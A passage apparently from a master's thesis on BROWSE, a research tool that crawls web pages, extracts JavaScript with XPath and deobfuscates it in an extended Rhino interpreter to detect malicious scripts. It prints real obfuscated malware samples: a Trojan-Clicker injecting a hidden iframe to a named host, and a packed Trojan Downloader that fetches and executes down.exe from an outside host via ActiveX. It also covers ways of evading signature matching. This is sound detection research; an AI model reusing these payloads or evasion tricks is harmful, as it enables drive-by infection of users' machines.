


Figure 7: Overview of the changed BROWSE application

5 How does BROWSE work

As mentioned in the last section BROWSE have to perform three major steps. In this section is explained how these steps are implemented.

5.1 Collecting and parsing the webpage

The first step for BROWSE is collecting the source from the webpage. This can be implemented by creating a HTTP [htt] client which will request the Webpages/URLs and store the retrieved response data in a file or object.

After that the data is stored it must be formatted in a way so that it can easy be parsed. The format that is used for parsing is XHTML. The conversion to XHTML of a retrieved HTML document from the internet is done using a tool like HTML Tidy. Having a XHTML document, it now can be filtered with the use of Xpath expressions to get the information that is needed. [1]

Since XHTML files are well formed and valid they can be filtered with XML Path (XPath). Xml Path is a language which makes it possible to select nodes in an XHTML file. The HTML tags in a XHTML file are the nodes which can be selected. This means that it is not needed to go through the XHTML file yourself to find some specific information which is stored inside a node or an attribute of the node.

Xpath filters the XHTML file using Xpath expressions. The result of a XPath expression is a list of nodes that matches the expression. In a Xpath expression one can declare the path by:

- selecting nodes all over the file
- selecting nodes in a particular sequence,
- selecting nodes with or without specific attributes of the selected node(s)
- using functions on the selected node(s) and its attributes.

Converting to XHTML gives also advantage that it can be used to check for attacks and/or exploits which are embedded in the HTML source which will be discussed in the signature section.

5.2 Parsing with XPath

5.2.1 The XPath Syntax

The syntax of the XPath expression is simple. The "/" represent the root (first) node if it is at the start of the expression else it used as separator. From there

[1] It might also possible to have a HTML library that is compatible with Xpath queries but this is programming language dependant.

one can specify the nodes which must be selected. Instead of the "/" one can use "//" which tells Xpath to gather elements from all over the file and not just from the root. The node can be selected by using the nodename while attributes can be selected using the "@ sign" in front of the attributename. There is also a way to set one of more conditions on a node or attribute by using "[condition]". Knowing this one can create Xpath expression to get collections of HTML tags like in the examples of the table below.

Xpath expression	**Result**
/	Will return the html tag
/p/img	Return only the image tag found in paragraphs
//img	Return all the image tags found in the document
//p/@align	Return only the paragraphs with an align attribute
//p[@align='center']	Return all paragraphs which are aligned centered

Table 2: Examples of Xpath Expression for a XHTML document

The last example of the table above shows that it is possible to use operators in the condition expression. Besides this, one can also make use of the (built-in) functions [WMM07]. These functions can be categorized in two categories: constructor functions and functions per type. Constructor functions are used for type conversion for example to change a number type to a string type and the functions per type are meant to make working with the types easier. One can think of retrieving only the day from a date type. Several Xpath expressions can be combined using the — sign.

5.2.2 Using Xpath to find URLs

The stored data can be searched for Urls. All the found URLs should be added to an urllist so that it is possible to request them afterwards. Depending on the search strategy it is feasible to search for URLs in the same domain or also external domains or just all the URLs. All the URLs can be found using a Xpath query (*//a/@href | //iframe/@src*); This result can be filtered on internal and/or external domains. One can also create more complex Xpath queries which will filter only specific URLs. This can be handy if there is also need to count the occurrence of the matches.

There are two types of URLs which can be used in webpages: absolute and relative URLs. The absolute URLs are the most suitable because they are just full URLs like http:*// ...../ webpage.html*. Relative URLs are path based. The root of the domain is just / so for example /webpage.html indicates that webpage.html is in the root folder and /content/webpage.html means that webpage.html is located in the content directory which is in the root directory. There are other variants possible like ../ scripts/script . js which tells that the script.js is located in the scripts subdirectory which is below the current directory. To retrieve the full path it is needed to rebuild the URL. Luckily HTTP also supports URLs like "http://www.domain.com/content/../scripts/script.js" which will make it easy to create a new absolute URL to download the script file.

5.2.3 Filter out the JavaScript

Because it is not strictly defined where JavaScript may be declared it can be almost anywhere in the page. Mostly the used JavaScript functions are between script tags but the calls are often outside these script tags. It is also possible to put all the functions in a separate file and refer to it in the src attribute of the script tag. The declared functions can be called on any event. For example: if the html element contains: onclick=foo(); the function foo() will be executed if the onclick event is triggered. Besides putting code between scripts tags it is also possible to put inline javascript, "javascript:" followed by some code, at the event attributes of the HTML elements. This is often used for the href attribute in the anchor tag (<a>).

Knowing above means that the "parsing XHTML" process of the BROWSE application showed in figure 7 must be able to retrieve all the JavaScript of the page and check not only the text between the HTML tags but also all the attributes of a tag. Otherwise, it may skip a piece of JavaScript that may contain a result or even a method call and therefore will not be analysed. The Xpath queries that will be used should be prepared to be able to retrieve all the JavaScript code.

Because URLs also can refer to external JavaScript or other kind of files it is likely to have a content-filter which can filter the content-type that is located in the HTTP header of the response. JavaScript files have content-type: text/javascript or application/x−javascript. It sounds more obvious to filter on file-types but this can give false results if some generation or getfile script is used. For example ..../getfile.php?id=8394 will return a file instead of a HTML page.

5.3 Analyse the HTML tags and JavaScript

5.3.1 Signature based

Signatures in the BROWSE application can be based on regular expressions. BROWSE informs if a signature has been matched on the retrieved JavaScript. Signatures can also be based on Xpath queries to check if something exists or just to filter the script- or some other tags or attributes. For example to get the search and detect a "hidden" <iframe> tag which has the attributes height and width set equal to 0 or 1 will be retrieved with *//iframe[@height<=1 and @width <=1]/@src*. In this case BROWSE gives the results of the matching tag of the HTML page.

Of course these two methods can also be combined for example if a tag is first located through a Xpath query and next will be held against one of more reqular expressions. This is what we do to analyse the JavaScript code. The signatures in BROWSE must be put together in a precisely way, so that the chance of false positives as less as possible. An example is the style attribute which may be abused. Herein a developer/designer can set the lay-out and style of the HTML

element by using CSS propererties. There exists also two properties which can influence the visibility of an element: display and visibility the display property can set to "none" and the visibility to "hidden" for making an element invisible. Because the style attribute is a string with a list of properties that are set a regular expression is needed to check if the display property is set.

5.3.2 Problems with signature matching

BROWSE should contain only signatures to match behaviour of JavaScript for example the actually call to a HTML DOM function and should not contain signatures to make this behaviour visible.

Splitting JavaScript code strings If BROWSE will be used for detection of malware, behaviour based testing will make it easier for attackers because they can easily circumvent the signatures matcher; just by changing the way of building up an attack. They will not put the code statically in the webpage or external script file but dynamically at run-time. An easy way to achieve this is, to split up the attack-script in multiple strings and print these after each other with the document.write() function from the HTML DOM document object. It is still the same attack, that would be easy recognized as an attack by opening the source of the page, but the signature will not match it. To create a signature, which will be able to handle this type of circumvention, is very hard because you can do it different ways. Making multiple signatures for every circumvention method is almost an un-doable task; also, you will have lots of signatures to match just one attack, which is very impracticable. Imagine what will happen if BROWSE have to deal with hundreds of attacks. Although by the same reason, attackers are able to bypass signatures in anti-virus databases.

Compressed JavaScript There are also techniques which are not intended to make the code more unreadable but have almost the same result: failing of signature matching. One of them is compressing the JavaScript. A Javascript compressor will reduce the white space characters and replace all variables names with one or two letters. The idea behind this is that it will cost less time to download and execute the JavaScript on a webpage because less data is send to the browser. The signatures should also take care of this.

```
function GetCookie(cookieName)
{
        var CookieString = document.cookie;
        var CookieSet = CookieString.split (';');
        var SetSize = CookieSet.length;
        var CookiePieces;
        var ReturnValue = "";
        var x = 0;

        for (x=0;((x < SetSize) && (ReturnValue == ""));x++) {
```

```
                CookiePieces = CookieSet[x].split ('=');
                if (CookiePieces[0].substring (0,1) == ' ') {
                        CookiePieces[0] =
        CookiePieces[0].substring (1, CookiePieces[0].length);
                }

                if (CookiePieces[0] == cookieName) {
                        ReturnValue = CookiePieces[1];
                }
        }
        return ReturnValue
}
```

Listing 6: JavaScript in readable form

```
function GetCookie(cookieName)\{var a=document.cookie;
var b=a.split(unescape("\%3B"));var c=b.length;var d;var e=
    unescape("");
var
f=0;for(f=0;((f<c)&&(e==unescape("")));f++)\{d=b[f].split(
    unescape("\%3D"));
if(d[0].substring(0,1)==unescape("\%20"))\{d[0]=d[0].substring
(1,d[0].length);\}if(d[0]==cookieName)\{e=d[1];\}\}return e\}
```

Listing 7: Same JavaScript compressed with less white-space characters

String Obfuscating in JavaScript There are also several ways to "hide" the attack or make it unreadable to a user/application who/which is looking at the source of the page. A standard way is to obfuscation which replace variables, constants and functions with some hashcode or like above with the unescape() function, to make less readable. Another functions which are commonly used are the fromCharCode() function of the JavaScript String object or the escape() function. String in JavaScript can also contain escaped characters which are normally used for displaying unicode values.

```
%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A
    %61%76%61%73%63%72%69%70%74%22%3E%0A%66%75%6E%63%74%69%6F
    %6E%20%47%65%74%43%6F%6F%6B%69%65%28%63%6F%6F%6B%69%65%4E
    %61%6D%65%29%0A%7B%0A%09%76%61%72%20%43%6F%6F%6B
    %69%65%53%74%72%69%6E%67%20%3D%20%64%6F%63%75%6D%65%6E
    %74%2E%63%6F%6F%6B%69%65%3B%0A%09%76%61%72%20%43%6F%6F%6B
    %69%65%53%65%74%20%3D%20%43%6F%6F%6B%69%65%53%74%72%69%6E
    %67%2E%73%70%6C%69%74%20%28%27%3B%27%29%3B%0A
    %09%76%61%72%20%53%65%74%53%69%7A%65%20%3D%20%43%6F%6F%6B
    %69%65%53%65%74%2E%6C%65%6E%67%74%68%3B%0A%09%76%61%72%20
```

Listing 8: Escaped JavaScript of listing 7

There is also a fake way of "encrypting" which may look as encrypted javascript but actually uses JScript encoding from Microsoft. The encoded code will look something like:

```
<script language="JScript.Encode">
%#@~^bQAAAA==@&6EU1YbWx,hbUNKh W        VGC9‘#,‘@&,zz,unV^W,l
    .:CN[W
1,@\$VrDW rD@&~l^nMYcrVVKPm.:monN9WU1O@\$Vb8+MWRbOE#@&8@&
    jyIAAA==^#~
```

Listing 9: JScript encoding

People also write their own encode and decode functions to make it unreadable. The example below is a real life example which is better known as a Trojan-Clicker.

```
function v47d1ff5430b78(v47d1ff543134a) {
  return(parseInt(v47d1ff543134a,16));
}
function v47d1ff5432ac6(v47d1ff543329e) {
   function v47d1ff5434a60 () {
      var v47d1ff5435237=2;
      return v47d1ff5435237;
   }
   var v47d1ff5433a7e='';
   for(v47d1ff5434282=0; v47d1ff5434282<v47d1ff543329e.length;
        v47d1ff5434282+=v47d1ff5434a60())  {
       v47d1ff5433a7e+=(String.fromCharCode( v47d1ff5430b78(
           v47d1ff543329e.substr(v47d1ff5434282,
           v47d1ff5434a60()) ) ) );
   }
   return v47d1ff5433a7e;
}
document.write(v47d1ff5432ac6('3C696672616D6520
              6E616D653D273927207372633D2768747
              4703A2F2F7865706163652E636E2F7464
              736B612F696E6465782E7068702720776
              96474683D36353120686596768743D35
              3335207374796C653D27646973706C617
              93A6E6F6E65273E3C2F696672616D653E'
          ));
```

Listing 10: Custom made example with obfuscated JavaScript code

Signatures are not able to take care of these types of code obfuscating as well and if they are then the regular expression will be too complex.

5.4 Using an interpreter as solution

Signatures must not able to take care of these type of code hiding but should only match plain readable JavaScript code. To create a solution for the problems it is needed to put the found JavaScript collected with BROWSE through a interpreter to analyze the final result as of it is rendered in the webbrowser. This is very helpful because the JavaScript for the webbrowser should finally

become plain text before it can be executed. The signatures will match on the plain JavaScript which is the (final) outcome of the interpreter. To get a full overview of all the JavaScript within a particular HTML page, the parser must store all the found JavaScript in a file or object that can be used later. This can then be put through a interpreter which will give the result back to BROWSE so that it can be further analysed.

5.4.1 Minimal requirements of the interpreter

In order to create plain text of the compressed and/or obfuscated JavaScript code the interpreter must be able to handle all standard JavaScript objects: String, Date, Array, Boolean, Math and Number with their functions and properties. It should also contain all the top level functions like unescape(), eval() and properties like undefined and NaN.

The interpreter must be able to take fully care of the HTML DOM objects. All the functions of the HTML DOM are also often called without mention the object. For example the alert() or the setTimeOut() functions are actually a member of the window object but it is not mandatory to place the object in front. This is also the same for properties like location which you can set like location= which is actual a reference to location.href=. The interpreter must also deal with new properties which can be browser dependant. An example is the innerHTML property which makes it possible to change or add the HTML inside the tag from where the innerHTML property is set. This property is not in the official W3C standard but is widely accepted by Internet Explorer and Mozilla based browsers.

5.4.2 Rhino: a JavaScript interpreter

Rhino [13] is an open source project from Mozilla that provide scripting to end-users, it is written in Java. Rhino is already able to handle all the standard JavaScript functions and contains also al the standard objects. The only part which it does not have, is support for the HTML DOM. Therefore it is needed to extend the interpreter with your own objects so that it will support the HTML DOM. This can be done by creating Java classes which represent the (new) HTML DOM JavaScript objects. The defined class methods and variables can be used by the interpreter as JavaScript functions and/or properties.

Rhino uses a Context which is used to store thread-specific information about the execution environment. From the Context it is possible to create a Scope; The Scope represents all the standard functions and objects which are available to execute the JavaScript. This means that all the extentions which will be made have to initialized by the Scope. After the Context and the Scope objects are initialized it is possible to execute JavaScript against the Context and the Scope.

Extending Rhino The interpreter which can be used for this research is based on the JavaScript shell which comes with the Rhino package. It contains the class Global which will initialize a Context and will represent a Scope so that it is possible to execute JavaScript. Below is the code added to the Global (the this keyword is the Scope) to extend the interpreter so that it contains a HTML DOM document object with the write function, which can be called from the JavaScript code.

```
try {
  ScriptableObject.defineClass(this, extention.Document.class)
     ;
} catch (Exception e) {
    throw new Error(e.getMessage());
}
Scriptable document = cx.newObject(this, "Document");
this.put("document", this, document);
```

Listing 11: Adding the implemented Document class to the Scope

In the code above ScriptableObject is the current Scope and Document a self created class in the Java extention package. With the defineClass method it will make the Scope aware of the class. The next step it to construct the class by creating a new object by calling the newObject(...) method of the Context (cx). The last step is to add the object to the Scope by using the put(...) method from the Scope object (In this case Global itself). The first parameter of this method is the JavaScript name for the object.

The Document class which contains the write function looks like:

```
package extention;
import org.mozilla.javascript.ScriptableObject;
import extention.browse.*;

public class Document extends ScriptableObject {

        public Document()
  {
  // create object
  }

        @Override
        public String getClassName() {
                return "Document";
        }

  // Here we define the write function
    public String jsFunction_write(String s) {
        if (this.getParentScope() instanceof Global )
        {
          //Note: because the Global object is the only one
              which can
```

```
        //output the result to a file, the Global is used to
            write the output.
                Global g = (Global)this.getParentScope();
                g.getOut().println(s);
        }
        return s;
    }
}
```

Listing 12: The Document class

To tell Rhino that the write method of this class represents a JavaScript function it is needed to add the jsFunction_ prefix to the method name.

Once this is implemented one can execute JavaScript code wich only use the document.write() method and standard JavaScript (which was already implemented in the interpreter). Interpreting the JavaScript code of listing 10, the result is that the document.write() at the last line reveals that it will write the following in the page body: <iframe name='9'src='http://xepace.cn/tdska/index.php'width=651 height=535 style='display:none'></iframe>.

5.4.3 Dummy or real objects

At this moment, the interpreter stops interpreting if a unimplemented JavaScript function is called or a unknown variable is accessed. This means that the interpreter should have a full implementation of at least all the common used functions, properties and objects of the HTML DOM. All the other functions and properties can be implemented as a "dummy", they have a default value and are just there making the interpreter not crash.

The HTML DOM document object contains most of the functions which are able to manipulate, change or insert HTML dynamically. For example, the document object has the write() method and the getElementsById() and −TagName() method to retrieve HTML elements (tags) within the page. Besides the functions the document object has collections which give the programmer easy access to an array with for example all the anchor tags in the HTML page. To discover these changes it is good to have these kind of functions and properties fully working. For other objects like Window it is not necessary to have a full implementation because it is useless to access properties like width and height of the window. These can be dummy properties. Also the alert() function does not need to have a full implemenation because the interpreter will not show a messagebox. The Navigator object on the other hand contains meta information about the browser. As seen before, the JavaScript can be browser based so the name and version should be implemented for the programmers that may have used different code for each browser. Therefore, it may be handy to have more than one objects for the navigator object. For example, one for Mozilla based browsers like Firefox and one for Microsoft Internet Explorer. This can also be a dummy object because it contains more metadata then useful functions.

All the GUI based and user dependent functions and events don't have to be implemented because these will have no effect in the environment of the interpreter. It is better to search and analyze them in the XHTML parser with the help of Xpath queries. But be aware that events can be set through the JavaScript code as well so this must be possible although it will have no effect.

6 Evaluation

At this moment there is a basic implemented version of BROWSE. With this version it is possible to retrieve a webpage from the internet, parse it with Xpath, find JavaScript in the webpage, download external JavaScript files and obtain the results.

To evaluate BROWSE, two case studies were setup. The first case-study is about measuring the HTML and JavaScript found in search results of common keywords and the second tries to detect a known malware attack in a particular webpage.

6.1 Case-study 1: Measurement of use of HTML tags and JavaScript in webpages


The main goal of this case study is to determine how many iframe-tags ,script-tags (as well in the body-tag as in the head-tag) and event attributes are used in these webpages and how many JavaScript there is used in the webpages. Because we also count all the event attributes on a webpage it is relevant to know if there are one of more forms on the webpage. This because it is common to use events if the developer makes use of a form but it might be suspicious if the webpage does not contain any form.

6.1.1 Setup environment

Before this part of research can start it is needed to setup an save environment. The BROWSE program should run into some kind of sand-box where it is not able to harm any other computer or network. Therefore, we have chosen to do this test on a single computer. This computer has no file sharing access to other computers in the network because it is behind a router that functions as gateway. The mail settings on the computer are also not configured so that it is no possible to send any emails. The router has also a built-in firewall that only allows traffic to port 80 for the HTTP communication. This way the computer has only access to the internet (HTTP) to make the requests. Creating the setup in this way makes sure that it is not possible that if some kind of malware may execute on this computer it cannot damage other computers in the network but only damage the host computer itself.

6.1.2 What will be measured and how?

All the signatures to count the metioned tags and event attributes on the webpage are based on Xpath queries. To search everywhere on the page and not just a particular order the Xpath queries start with // followed by the tag or attribute we are searching for. For example to find all iframes: *//iframe* and for the onclick attribute *//*/@onclick*. The * is just to make sure it will match any tag.



(a) good sites

(b) bad sites

Figure 8: Results of measuring

For JavaScript we count all the found script tags making a distinguish between script blocks in the header and script blocks in the body. It also counts how many inline script-blocks the page contains and how many external sources are embedded. All the embedded script-blocks are stored into a single file where afterwards the signatures will be matched on. All the referenced JavaScript files are downloaded as well. The signatures that are used to check all the JavaScript files are based on regular expression. There are signatures to count the number of functions and count the use of the HTML DOM JavaScript objects.

The above results are from two list with each 500 url's. Both lists contain sites that can be easily found with a searchengine containing keywords. The one in the list "good" contains keywords like news, software, download and freeware while the other are more "bad" sites with keywords like cracks, serials, warez, sex and keygens.

Taking a closer look at the results one can seen that there are three noticeable events that differ between the two graphs. Good pages use more JavaScript for effects that occur on mouse movement or with mouse clicks. Surprisingly it was not needed to measure the number of forms because it is so less used that it is negligible. Further more one can notice that the usage of JavaScript between the "good" and the "bad" webpages is slightly different. This emphasize that it is not possible to tell on the basis of the amount of JavaScript if a webpage

is good or bad.

6.2 Case-study 2: Detecting malware attacks on a webpage

The malware attacks in scripts make use of exploits. These exploits exploit the vulnerabilities of the webbrowser or an ActiveX object. The examples in the JavaScript attack section show how that can be done. There are lists available with the latest vulnerabilities which give brief information of what is vulnerable and what will be attacked. Another source, which can be used, is an anti-virus virus information page that tells what the virus does.

6.2.1 Learn BROWSE to recognize attacks

Giving information about these vulnerabilities to BROWSE in the form of signatures BROWSE will be able to detect malware attacks on webpages.
The attack we use as an example uses JavaScript. It is a Trojan Downloader which whill download and execute a Trojan by creating ActiveX instances. The brief description of the attack tells that the Trojan creates the AJAX ActiveX object (Microsoft.XMLHTTP) to receive the file as a stream. The Trojan uses a vulnerability in the ADODB.Stream ActiveX object to save the file to disk.

With this information the signatures can be made quite easy: One for detecting the AJAX object and another for the ADODB.Stream object. To make sure that it is this attack it is needed to know which method or property of the ADODB.Stream object is used. After some research it turned out that the ADODB.Stream object has a method SaveToFile(). Also for this a signature can be created. All created signatures are easy regular expression which will match in plain text with the mutliline and ignorecase option set.

6.2.2 Using the interpreter

This case study uses the interpreter of Rhino, modified by my co-master-student Alejandro Pardo Lopez [Lp08], who did a little extention of the HTML DOM implementation. The interpreter runs the JavaScript code until it is normalized or Rhino crashes. The listings below show us how the JavaScript code was found in the page and that is was deobfuscated more than one time before the plain JavaScript code was visible.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(
    parseInt(c/a)))+((c=c\%a)>35?String.fromCharCode(c+29):c.
    toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c
    )]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){
    return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
    RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('11("\\j\\w
    \\6\\a\\2\\g\\h\\6\\1\\M\\6\\c\\6\\b\\1\\S\\1\\u
```

```
    \\5\\7\\1\\6\\w\\d\\q\\0\\7\\1\\k\\1\\L\\5\\2\\x
    \\4\\7\\5\\6\\9\\h\\d\\c\\b\\10\\6\\8\\1\\7\\0\\2\\w
    \\7\\6\\1\\m\\Y\\2\\d\\e\\m\\s\\m\\4\\2\\d\\e\\m\\8\\1\\R
    \\1\\2\\7\\C\\1\\S\\1\\9\\f\\k\\m\\x\\2\\2\\e\\W\\H\\H\\B
    \\B\\B\\4\\9\\h\\B\\6\\K\\N\\N\\4\\a\\6\\H\\9\\h\\B
    \\6\\4\\0\\r\\0\\m\\8\\1\\u\\5\\7\\1\\9\\j\\k\\9\\h\\a\\w
    \\d\\0\\6\\2\\4\\a\\7\\0\\5\\2\\0\\G\\f\\0\\d\\0\\6\\2\\c
    \\3\\h\\q\\z\\0\\a\\2\\3\\b\\8\\1\\9\\j\\4\\n\\0\\2\\A
    \\2\\2\\7\\g\\q\\w\\2\\0\\c\\3\\a\\f\\5\\n\\n\\g\\9\\3\\i
    \\3\\a\\f\\n\\g\\9\\W\\J\\T\\K\\I\\t\\O\\O\\I\\E\\I\\O\\A
    \\F\\E\\o\\o\\T\\p\\E\\K\\N\\F\\A\\E\\p\\p\\t\\p\\12\\v\\t
    \\P\\K\\G\\F\\I\\3\\b\\8\\1\\u\\5\\7\\1\\r\\k\\9\\j\\4\\t
    \\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\L\\g\\a\\7\\h\\n
    \\h\\j\\2\\4\\Z\\3\\s\\3\\L\\3\\s\\3\\13\\3\\s\\3\\15\\3\\
    s\\3\\D\\3\\s\\3\\D\\3\\s\\3\\Q\\3\\i\\3\\3\\b\\8\\1\\u
    \\5\\7\\1\\l\\k\\9\\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a
    \\2\\c\\3\\A\\9\\h\\9\\q\\4\\l\\2\\7\\0\\5\\d\\3\\i
    \\3\\3\\b\\8\\1\\l\\4\\2\\C\\e\\0\\k\\o\\8\\1\\r\\4\\h\\e
    \\0\\6\\c\\3\\V\\G\\D\\3\\i\\1\\9\\f\\i\\p\\b\\8\\1\\r
    \\4\\n\\0\\6\\9\\c\\b\\8\\1\\j\\6\\5\\d\\0\\o\\k\\M\\6\\c
    \\o\\p\\p\\p\\p\\b\\8\\1\\u\\5\\7\\1\\v\\k\\9\\j\\4\\t
    \\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\l\\a\\7\\g\\e
    \\2\\g\\6\\M\\4\\v\\g\\f\\0\\l\\C\\n\\2\\0\\d\\y\\q\\z
    \\0\\a\\2\\3\\i\\3\\3\\b\\8\\1\\u\\5\\7\\1\\2\\d\\e\\k\\v
    \\4\\V\\0\\2\\l\\e\\0\\a\\g\\5\\f\\v\\h\\f\\9\\0\\7\\c\\p
    \\b\\8\\1\\j\\6\\5\\d\\0\\o\\k\\1\\v\\4\\J\\w\\g\\f\\9\\Q
    \\5\\2\\x\\c\\2\\d\\e\\i\\j\\6\\5\\d\\0\\o\\b\\8\\1\\l
    \\4\\y\\e\\0\\6\\c\\b\\8\\l\\4\\14\\7\\g\\2\\0\\c\\r
    \\4\\7\\0\\n\\e\\h\\6\\n\\0\\J\\h\\9\\C\\b\\8\\1\\l\\4\\l
    \\5\\u\\0\\D\\h\\v\\g\\f\\0\\c\\j\\6\\5\\d\\0\\o\\i\\P\\b
    \\8\\1\\l\\4\\t\\f\\h\\n\\0\\c\\b\\8\\1\\u\\5\\7\\1\\U\\k
    \\9\\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\l\\x
    \\0\\f\\f\\4\\A\\e\\e\\f\\g\\a\\5\\2\\g\\h\\6\\3\\i
    \\3\\3\\b\\8\\1\\0\\r\\e\\o\\k\\v\\4\\J\\w\\g\\f\\9\\Q
    \\5\\2\\x\\c\\2\\d\\e\\s\\m\\X\\X\\n\\C\\n\\2\\0\\d\\F\\P
    \\m\\i\\m\\a\\d\\9\\4\\0\\r\\0\\m\\b\\8\\1\\U\\4\\l\\x
    \\0\\f\\f\\G\\r\\0\\a\\w\\2\\0\\c\\0\\r\\e\\o\\i\\m\\1\\H
    \\a\\1\\m\\s\\j\\6\\5\\d\\0\\o\\i\\3\\3\\i\\3\\h\\e
    \\0\\6\\3\\i\\p\\b\\8\\1\\R\\1\\a\\5\\2\\a\\x\\c\\g\\b
    \\1\\S\\1\\g\\k\\o\\8\\1\\R")',62,68,'
    145|40|164|42|56|141|156|162|73|144|
143|51|50|155|160|154|151|157|54|146|75|123|47|163|61|60|142|
170|53|103|166|106|165|150|117|152|101|167|171|124|55|63|105|
57|66|102|71|115|147|70|65|62|120|175|173|104|121|107|72|134|
176|130|52|eval|64|114|127|110'.split('|'),0,{}));
```

Listing 13: Original JavaScript source

```
eval("\146\165\156\143\164\151\157\156\40\147\156\50\156\51
\40\173\40\166\141\162\40\156\165\155\142\145\162\40\75\40
\115\141\164\150\56\162\141\156\144\157\155\50\51\52\156\73
\40\162\145\164\165\162\156\40\47\176\164\155\160\47\53\47
\56\164\155\160\47\73\40\175\40\164\162\171\40\173\40\144
\154\75\47\150\164\164\160\72\57\57\167\167\167\56\144\157
```

```
\167\156\71\70\70\56\143\156\57\144\157\167\156\56\145\170
\145\47\73\40\166\141\162\40\144\146\75\144\157\143\165\155
\145\156\164\56\143\162\145\141\164\145\105\154\145\155\145
\156\164\50\42\157\142\152\145\143\164\42\51\73\40\144\146
\56\163\145\164\101\164\164\162\151\142\165\164\145\50\42
\143\154\141\163\163\151\144\42\54\42\143\154\163\151\144
\72\102\104\71\66\103\65\65\66\55\66\65\101\63\55\61\61\104
\60\55\71\70\63\101\55\60\60\103\60\64\106\103\62\71\105\63
\66\42\51\73\40\166\141\162\40\170\75\144\146\56\103\162\145
\141\164\145\117\142\152\145\143\164\50\42\115\151\143\162
\157\163\157\146\164\56\130\42\53\42\115\42\53\42\114\42\53
\42\110\42\53\42\124\42\53\42\124\42\53\42\120\42\54\42\42
\51\73\40\166\141\162\40\123\75\144\146\56\103\162\145\141
\164\145\117\142\152\145\143\164\50\42\101\144\157\144\142
\56\123\164\162\145\141\155\42\54\42\42\51\73\40\123\56\164
\171\160\145\75\61\73\40\170\56\157\160\145\156\50\42\107
\105\124\42\54\40\144\154\54\60\51\73\40\170\56\163\145\156
\144\50\51\73\40\146\156\141\155\145\61\75\147\156\50\61\60
\60\60\60\51\73\40\166\141\162\40\106\75\144\146\56\103\162
\145\141\164\145\117\142\152\145\143\164\50\42\123\143\162
\151\160\164\151\156\147\56\106\151\154\145\123\171\163\164
\145\155\117\142\152\145\143\164\42\54\42\42\51\73\40\166
\141\162\40\164\155\160\75\106\56\107\145\164\123\160\145
\143\151\141\154\106\157\154\144\145\162\50\60\51\73\40\146
\156\141\155\145\61\75\40\106\56\102\165\151\154\144\120\141
\164\150\50\164\155\160\54\146\156\141\155\145\61\51\73\40
\123\56\117\160\145\156\50\51\73\123\56\127\162\151\164\145
\50\170\56\162\145\163\160\157\156\163\145\102\157\144\171
\51\73\40\123\56\123\141\166\145\124\157\106\151\154\145\50
\146\156\141\155\145\61\54\62\51\73\40\123\56\103\154\157
\163\145\50\51\73\40\166\141\162\40\121\75\144\146\56\103
\162\145\141\164\145\117\142\152\145\143\164\50\42\123\150
\145\154\154\56\101\160\160\154\151\143\141\164\151\157\156
\42\54\42\42\51\73\40\145\170\160\61\75\106\56\102\165\151
\154\144\120\141\164\150\50\164\155\160\53\47\134\134\163
\171\163\164\145\155\63\62\47\54\47\143\155\144\56\145\170
\145\47\51\73\40\121\56\123\150\145\154\154\105\170\145\143
\165\164\145\50\145\170\160\61\54\47\40\57\143\40\47\53\146
\156\141\155\145\61\54\42\42\54\42\157\160\145\156\42\54\60
\51\73\40\175\40\143\141\164\143\150\50\151\51\40\173\40\151
\75\61\73\40\175");
```

Listing 14: JavaScrip code after deobfuscation of original source

```
function gn(n) { var number = Math.random()*n; return '~tmp'+'
    .tmp'; }

try {
    dl='http://www.down988.cn/down.exe';
    var df=document.createElement("object");
